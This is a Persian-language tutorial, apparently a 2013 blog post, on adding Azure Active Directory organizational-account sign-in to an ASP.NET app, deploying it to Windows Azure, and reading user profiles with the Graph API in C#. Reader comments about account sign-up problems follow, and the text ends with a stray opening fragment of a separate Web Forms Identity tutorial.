
اطلاعات مدیر کلی دامنه در Active Directory خود را وارد کنید (Credentials) و پروژه را با کلیک کردن بر روی **Create Project** بسازید.

با کلیدهای ترکیبی Ctrl + F5، اپلیکیشن را اجرا کنید. مرورگر شما باید یک اخطار SSL Certificate به شما بدهد. این بدین دلیل است که مدرک استفاده شده توسط IIS Express مورد اعتماد (trusted) نیست. این اخطار را بپذیرید و اجازه اجرا را به آن بدهید. پس از آنکه اپلیکیشن خود را روی Windows Azure منتشر کردید، این پیغام دیگر تولید نمی‌شود؛ چرا که Certificate‌های استفاده شده trusted هستند.

با حساب کاربری سازمانی (organizational account) که ایجاد کرده‌اید، وارد شوید.

The screenshot shows a web browser window with a blue header bar. The title bar says "Sign in" and the address bar shows "Microsoft Corporation [US] https://login.microsoftonline.com". The main content area is titled "Sign in" and contains the text "Sign in with your organizational account". Below this are two input fields: one for the email address "admin1@rufuscornpone60gmail.onmicrosoft.com" and one for the password, which is obscured by dots. There is a checkbox labeled "Keep me signed in" and a large blue "Sign in" button. Below the button is a link "Can't access your account?". At the bottom left is a small icon of a person in a box, and next to it is the text "Organizational accounts that work here can be used anywhere you see this icon. © 2013 Microsoft Legal Privacy Feedback".

همانطور که مشاهده می‌کنید هم اکنون به سایت وارد شده اید.



توزيع اپلیکیشن روی Windows Azure

در Windows Azure Portal یک وب سایت را به همراه یک دیتابیس، ایجاد کنید. در پانل سمت چپ صفحه روی **Websites** کلیک کنید و بعد **New** را انتخاب کنید. سپس گزینه **Custom Create** را برگزینید.

NEW WEB SITE - CUSTOM CREATE

Create Web Site

URL

Contoso8  .azurewebsites.net

REGION

West US 

DATABASE

Create a free 20 MB SQL database 


DB CONNECTION STRING NAME 

DefaultConnection


Publish from source control 

 2

اپلیکیشن را روی Windows Azure منتشر کنید. روی پروژه کلیک راست کرده و **Publish** را انتخاب کنید. در مرحله تنظیمات (Settings) مشاهده می‌کنید که احراز هویت حساب‌های سازمانی (organizational accounts) فعال است. همچنین سطح دسترسی به خواندن تنظیم شده است. در قسمت Database رشته اتصال دیتابیس را تنظیم کنید.



حال به وب سایت Windows Azure خود بروید و توسط حساب کاربری ایجاد شده وارد سایت شوید. در این مرحله دیگر نباید خطای امنیتی SSL را دریافت کنید.



خواندن اطلاعات پروفایل کاربران توسط Graph API

قالب پروژه ویژوال استودیو برای UserProfile یک متد و نما بنام organizational accounts به پروژه اضافه کرده است.

[Authorize]

```
public async Task<ActionResult> UserProfile()
{
    string tenantId = ClaimsPrincipal.Current.FindFirst(TenantSchema).Value;
    // Get a token for calling the Windows Azure Active Directory Graph
    AuthenticationContext authContext = new AuthenticationContext(String.Format(CultureInfo.InvariantCulture, LoginUrl, tenantId));
    ClientCredential credential = new ClientCredential(AppPrincipalId, AppKey);
    AuthenticationResult assertionCredential = authContext.AcquireToken(GraphUrl, credential);
    string authHeader = assertionCredential.CreateAuthorizationHeader();
    string requestUrl = String.Format(
        CultureInfo.InvariantCulture,
        GraphUserUrl,
        HttpUtility.UrlEncode(tenantId),
        HttpUtility.UrlEncode(User.Identity.Name));

    HttpClient client = new HttpClient();
    HttpRequestMessage request = new HttpRequestMessage(HttpMethod.Get, requestUrl);
    request.Headers.TryAddWithoutValidation("Authorization", authHeader);
    HttpResponseMessage response = await client.SendAsync(request);
    string responseString = await response.Content.ReadAsStringAsync();
    UserProfile profile = JsonConvert.DeserializeObject<UserProfile>(responseString);

    return View(profile);
}
```

کلیک کردن لینک **UserProfile** اطلاعات پروفایل کاربر جاری را نمایش می‌دهد.

The screenshot shows a web browser window with the title "User Profile - My ASP.NET". The URL in the address bar is <https://con7.azurewebsites.net/Home/UserProfile>. The page content includes:

- Application name**: Bob@rufuscornpone60gmail.onmicrosoft.com
- Home**
- UserProfile**
- Contact**
- Email**: Bob@rufuscornpone60gmail.onmicrosoft.com
- Sign out**

Below this, there is a table showing user details:

Display Name	Bob Smith User
First Name	Bob
Last Name	Smith

At the bottom left, it says "© 2013 - My ASP.NET Application".

اطلاعات بیشتر

[Managing Windows Azure AD from the Windows Azure Portal 1- Sign Up with an Organizational Account](#)

[Adding Sign-On to Your Web Application Using Windows Azure AD](#)

[Using the Graph API to Query Windows Azure AD](#)

نظرات خوانندگان

نویسنده: حسین
تاریخ: ۱۳۹۲/۱۰/۱۵ ۱۲:۲۰

خیلی ممنون از خدمات شما
چند وقت پیش قصد داشتم ثبت نام کنم، زمانی که میخواهید حساب کاربری ایجاد کنید نیاز به شماره موبایل داره تا اجازه بده
مرا حل ثبت نام کامل بشه ولی اصلاً امکان انتخاب کشور ایران وجود ندارد و موفق نشدم

نویسنده: آرمین ضیاء
تاریخ: ۱۳۹۲/۱۰/۱۶ ۱۳:۱۴

از [حساب‌های کاربری مایکروسافت](#) می‌تونید استفاده کنید.

نویسنده: بهروز
تاریخ: ۱۳۹۲/۱۰/۱۹ ۱۲:۱

ممنون بابت مطلب خوبتون.

لطفاً یکم شفاف‌تر بگین که چطور برآ تو حساب کاربری ایجاد کنیم؟ من هر کاری می‌کنم این صفحه می‌باد!
<https://manage.windowsazure.com/Error/NoSubscriptions>


نویسنده: کامران سادین
تاریخ: ۱۳۹۲/۱۱/۱۲ ۴:۲۲

سلام. من شماره موبایل هم دادم اما اطلاعات مستر کارت و ویزا کارت می‌خواهد!


با نصب و اجرای [Visual Studio 2013](#) یا [Visual Studio 2013 Express for Web](#) شروع کنید.

یک پروژه جدید بسازید (از صفحه شروع یا منوی فایل)

گزینه C# و سپس **ASP.NET Web Application** را انتخاب کنید. نام پروژه را به "WebFormsIdentity" تغییر داده و OK کنید.

